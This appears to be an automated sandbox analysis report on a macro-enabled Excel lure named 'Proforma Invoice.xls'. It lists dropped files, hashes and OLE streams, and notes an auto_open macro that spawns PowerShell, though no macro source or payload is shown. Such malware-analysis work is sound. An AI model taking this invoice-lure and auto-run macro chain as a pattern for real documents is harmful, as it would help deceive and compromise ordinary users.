Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\Local\Temp\E3FE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	57011
Entropy (8bit):	7.861939790415782
Encrypted:	false
SSDEEP:	1536:/CyZD1jZKT4gHjmSb4wjE7zF0Rhdv1hQzMrTW:/5jjs0gVb4GE0DrTW
MD5:	F4E0A1574520BEED64563164AC9C6F09
SHA1:	70FC986FB84ED4DA58B544132996B1832C6E1BA4
SHA-256:	306CB210EE5EB52162D117C45926E22F8880FBF4255FECF751753AEE5A954A6E

C:\Users\user\AppData\Local\Temp\E3FE0000	
SHA-512:	FB8B2F8ED81D22E233FFAC2DBB702FAAF1BF75BEB87368FFA23CD696293937956C2C03A6ED74D00F9A760FA2884FDF2E32B1CCEED83EE9C8A0FB9989A1FBF477
Malicious:	false
Reputation:	low
Preview:	.TMo.1..W..X.Z.Mz...%.$=6.....X...v.....XPrYym...gf|...ZbL..]....I...7.....R...x..[cb7../.u.T....9..B$...}@G'3.-d..s.@.`...h.]H.2.\...&.;.....7..7g...^.j..._..A.T.=..`..L...)nS.g3-./....3.|.,.l.l.&.. 'd..Z..W....r.k.}.=.^&j..#...,.A..x.q1.~.O...q%..."fnAF..`j....ExD...A....ny}.nA.g..+.z.....a.....K%.S...#..o....T.(..9fO.....6....i.]...!..".?9R..z....P.^K.._|<.=.)]*...!.D.xy..z...@D...m..."u..{.e^*T..E7.'.....PK.....!..._.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\Tar2619.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....20101221490 4Z0...+.....0..C.0..*.....`...@.,...0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.).....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Thu Nov 19 17:12:47 2020, atime=Thu Nov 19 17:12:47 2020, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.472643117708891
Encrypted:	false
SSDEEP:	12:85Q12CLgXg/XAlCPCHaX2B8GB/1lX+WnicvbLKG+bDtZ3YilMMEpxRljKATdJP9O:85/U/XTm6G8YevLSDv3q5rNru/
MD5:	AD259C9A8C9F26185EBDE7B41E54BBB9
SHA1:	C643FC367524617E123B1B636707B374FB241EF2
SHA-256:	C3B6011FEA9262DD1C376A32F7AF692D1EE93D16556E0EE31F59EB4C896AA1C3
SHA-512:	52511CE096413F195383C86185FE4A4092A64EDBCFA517DC04A97F9E61CDCEA1FAB969C8D02FEBFA5C86BB196E9AE3327A745A593D6D287DE380D7542ED2DC0
Malicious:	false
Preview:	L.....F.....7G..... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....sQ....Desktop.d.....QK.XsQ..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\445817\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....445817.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Proforma Invoice.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:17 2020, mtime=Thu Nov 19 17:12:47 2020, atime=Thu Nov 19 17:12:47 2020, length=78336, window=hide
Category:	dropped
Size (bytes):	2088
Entropy (8bit):	4.5643277851765625
Encrypted:	false
SSDEEP:	48:87M/XTFGqMtk69Lt85Qh27M/XTFGqMtk69Lt85Q/:8Q/XJGq8/9585Qh2Q/XJGq8/9585Q/
MD5:	41C1A8CF3064B63D878FBFE24DBA7217
SHA1:	88A66CB5685F0F504AAEA5A03C50F9705FD145C0
SHA-256:	F9E5559A17D66EEB13A67FD058244E83A991EBD15248237397D2E88A98432F2D
SHA-512:	B6D9AAE6BDA000CC61DDF1FC310DB738EDDCDDDE46A1FC444EEF2E3FB0BD54AA33A2B69647BB754771B8DC2F9C90CC6B22B54C2ED7CFE019002F69C32D22EFB
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Proforma Invoice.LNK	
Preview:	L.....F.... .....)..{.......... ....2.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....r.2..*..sQ.. .PROFOR~1.XLS..V.....Q.y.Q.y*...8.....P.r.o.f.o.r.m.a. .l.n.v.o.i.c.e...x.l.s.....~.....-...8...[.....?J.....C:\Users\..#.....\\445817\Users.user\Desktop\Proforma Invoice.xls.+.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.r.o.f.o.r.m.a. .l.n.v.o.i.c.e...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....445817.....D_....3N...W...9F.C....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	101
Entropy (8bit):	4.7170989234879075
Encrypted:	false
SSDEEP:	3:oyBVomMQDMILGMXd6ltaQILGMXd6lmMQDMILGMXd6lv:dj6GKg2afKgKGKgC
MD5:	BC11129FCE6D9C1A695193CDCB97B257
SHA1:	2EC83352C02CCC01E7513A894800E1219605F24B
SHA-256:	31376558D616FB12266F87483A5097CA308C0EA58FCE25853A90FD33BCFE2140
SHA-512:	03435DE22EEF6F71B2A327744ABD8B1A1FA8E4C04656A66DC9EBFBD7FE1C493EE857AED2B95AB4C1BB0A9A1D14FE2A6254C1F32453BBE3BC216E52E8EF7EBEC9
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..Proforma Invoice.LNK=0..Proforma Invoice.LNK=0..[xls]..Proforma Invoice.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\BM2ZHU76DBVAIO05YU20.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5925624900972752
Encrypted:	false
SSDEEP:	96:chQCsMq+qvsqvJCwofz8hQCsMq+qvsEHyqvJCworZz2YYbH8f8HXlUVNIu:cyDofz8yXHnorZz2kf8HGIu
MD5:	623A126A88BC9A8082AC381E1CC11A6A
SHA1:	C197DFA90570AA13F8771D9F0EF87BA50481A51D
SHA-256:	E0D3D610D5A08BCC57FAD0B8659AFF2A091E05D13713C2527D28A9C74CBC1B3B
SHA-512:	291C11C42D68792427A6EEB6D42AA6A3B00D665D6561E7107B3D55CD17075E082C2655B17F90B61F82233BC122D7C43072D8BEB5CE2186ECBDBEF76C9DAE021
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1....j.1.....:"..WINDOW~1..R.....:..,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:..,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\UAZUVM4XYCM7ZTE5LGRD.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5925624900972752
Encrypted:	false
SSDEEP:	96:chQCsMq+qvsqvJCwofz8hQCsMq+qvsEHyqvJCworZz2YYbH8f8HXlUVNIu:cyDofz8yXHnorZz2kf8HGIu
MD5:	623A126A88BC9A8082AC381E1CC11A6A
SHA1:	C197DFA90570AA13F8771D9F0EF87BA50481A51D
SHA-256:	E0D3D610D5A08BCC57FAD0B8659AFF2A091E05D13713C2527D28A9C74CBC1B3B
SHA-512:	291C11C42D68792427A6EEB6D42AA6A3B00D665D6561E7107B3D55CD17075E082C2655B17F90B61F82233BC122D7C43072D8BEB5CE2186ECBDBEF76C9DAE021
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1....j.1.....:"..WINDOW~1..R.....:..,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:..,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\Y3RTLD02WH835DFVTTFZ.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\Y3RTLD02WH835DFVTTFZ.temp	
Size (bytes):	8016
Entropy (8bit):	3.5925624900972752
Encrypted:	false
SSDEEP:	96:chQCsMq+qvsqvJCwofz8hQCsMq+qvsEHyqvJCworZz2YYbH8f8HXlUVNIu:cyDofz8yXHnorZz2kf8HGIu
MD5:	623A126A88BC9A8082AC381E1CC11A6A
SHA1:	C197DFA90570AA13F8771D9F0EF87BA50481A51D
SHA-256:	E0D3D610D5A08BCC57FAD0B8659AFF2A091E05D13713C2527D28A9C74CBC1B3B
SHA-512:	291C11C42D68792427A6EEB6D42AA6A3B00D665D6561E7107B3D55CD17075E082C2655B17F90B61F82233BC122D7C43072D8BEB5CE2186ECBDBEF76C9DAE021
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:(*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Author: Dexter MORGAN, Last Saved By: Administrator, Name of Creating Application: Microsoft Excel, Create Time/Date: Sun Oct 25 18:24:14 2020, Last Saved Time/Date: Sat Nov 14 12:53:19 2020, Security: 1
Entropy (8bit):	6.722113426938609
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	Proforma Invoice.xls
File size:	76288
MD5:	55db711144ff4a35faf58d982e7cf727
SHA1:	ea7b59dde9f0600915069dec66f8410f25cb66fd
SHA256:	6e76bd502c91158631cadf485ce44caa4d6504864735593fc23d90477a794d17
SHA512:	92e99e23ef71f4b1b9e3f6733ca16d51a2e44a777581c6a4a9b35b4c3574620cbff37ba02052bd7932f75acd2b70a2750f4c53c0d87db75e8a10c4aa1cf4192a
SSDEEP:	1536:/pqnSGiysRchNXHfA1MiWhZFGkElMFAAr7IQmSb4wlE7zp0RhBv1hQz7rTb16mL:/4nSGiysRchNXHfA1MiWhZFGkElMFAAv
File Content Preview:	.....;.....z..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Proforma Invoice.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True

Indicators	
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Author:	Dexter MORGAN
Last Saved By:	Administrator
Create Time:	2020-10-25 18:24:14
Last Saved Time:	2020-11-14 12:53:19
Creating Application:	Microsoft Excel
Security:	1

Document Summary	
Document Code Page:	1252
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

Streams with VBA

VBA File Name: Feuil1.cls, Stream Size: 977

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/Feuil1
VBA File Name:	Feuil1.cls
Stream Size:	977
Data ASCII:	. . . . P , S . . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 c4 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff cb 02 00 00 1f 03 00 00 00 00 00 00 01 00 00 00 50 2c 53 9f 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
False
VB_TemplateDerived

VBA Code

VBA File Name: Module1.bas, Stream Size: 1512

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	1512
Data ASCII:	. . . . B . . . . P , : u . . . . x . . . . M E . . . .

General	
Data Raw:	01 16 01 00 03 f0 00 00 00 dc 02 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 0a 03 00 00 42 05 00 00 00 00 00 00 01 00 00 00 50 2c 3a 75 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 04 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
(strMacro)
strMacro
Attribute
auto_open()
VB_Name
String

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 985

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	985
Data ASCII:	. . . . P , . + ... # . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 c4 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff cb 02 00 00 1f 03 00 00 00 00 00 00 01 00 00 00 50 2c c8 2b 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
"ThisWorkbook"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 115

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	115
Entropy:	4.26356656053
Base64 Encoded:	True
Data ASCII:	. . . . F ' . . . F e u i l l e d e c a l c u l M i c r o s o f t E x c e l 2 0 0 3 . . . . . B i f f 8 . . . . . E x c e l . S h e e t . 8 . . 9 . q . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 27 00 00 00 46 65 75 69 6c 6c 65 20 64 65 20 63 61 6c 63 75 6c 20 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c a0 32 30 30 33 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 296

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	296
Entropy:	3.12351939639
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . P . . . . X . . . . . d . . . . l . . . . t . . . . | . . . . F e u i l 1 . . . . . M a c r o 1 . . . . F e u i l l e s d e c a l c u l . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f8 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 224

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	224
Entropy:	3.82752718687
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . ` . . . . x . . . . D e x t e r M O R G A N . . . . A d m i n i s t r a t o r . . . . M i c r o s o f t E x c e l . @ . . . . @ . . . . W . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 b0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 60 00 00 00 12 00 00 00 78 00 00 00 0c 00 00 00 90 00 00 00 0d 00 00 00 9c 00 00 00 13 00 00 00 a8 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 0e 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 61163

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	61163
Entropy:	7.20561555755
Base64 Encoded:	True
Data ASCII:	. . . . T 8 . . . . \\ . p . . . . U s e r n i s t r a t o r B . . . . . a . . . . = ... T h i s W o r k b o o k . . . . = ... B T . . 8 X
Data Raw:	09 08 10 00 00 06 05 00 54 38 cd 07 c9 00 02 00 06 07 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 04 00 00 55 73 65 72 6e 69 73 74 72 61 74 6f 72 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 533

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	533
Entropy:	5.2193098334
Base64 Encoded:	True
Data ASCII:	I D = " { 0 0 0 0 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 0 0 0 0 0 0 0 0 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = F e u i l 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M o d u l e 1 . . H e l p F i l e = " " . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " D E D C 7 2 1 D 9 2 2 7 2 3 2 B 2 3 2 B 2 7 2 F 2 7 2 F " . . D P B = " 7 3 7 1 D F 8 8
Data Raw:	49 44 3d 22 7b 30 30 30 30 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 30 30 30 30 30 30 30 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 46 65 75 69 6c 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 31 0d 0a 48 65 6c 70 46

Stream Path: _VBA_PROJECT_CUR/PROJECTwm, File Type: data, Stream Size: 86

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECTwm
File Type:	data
Stream Size:	86
Entropy:	3.21559847503
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . F e u i l 1 . F . e . u . i . l . 1 . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 46 65 75 69 6c 31 00 46 00 65 00 75 00 69 00 6c 00 31 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/_VBA_PROJECT, File Type: data, Stream Size: 2607

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	2607
Entropy:	4.00233365281
Base64 Encoded:	False
Data ASCII:	. a . . . . . , . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . . (. x . 8 . 6 .) . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . .
Data Raw:	cc 61 a3 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 2c 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_0, File Type: data, Stream Size: 1136

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_0
File Type:	data
Stream Size:	1136
Entropy:	4.08521227715
Base64 Encoded:	False
Data ASCII:	. K * . . . . . r U . . . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ o . . . . . + . . 2 . . . K . ` . A e ' . . . . .
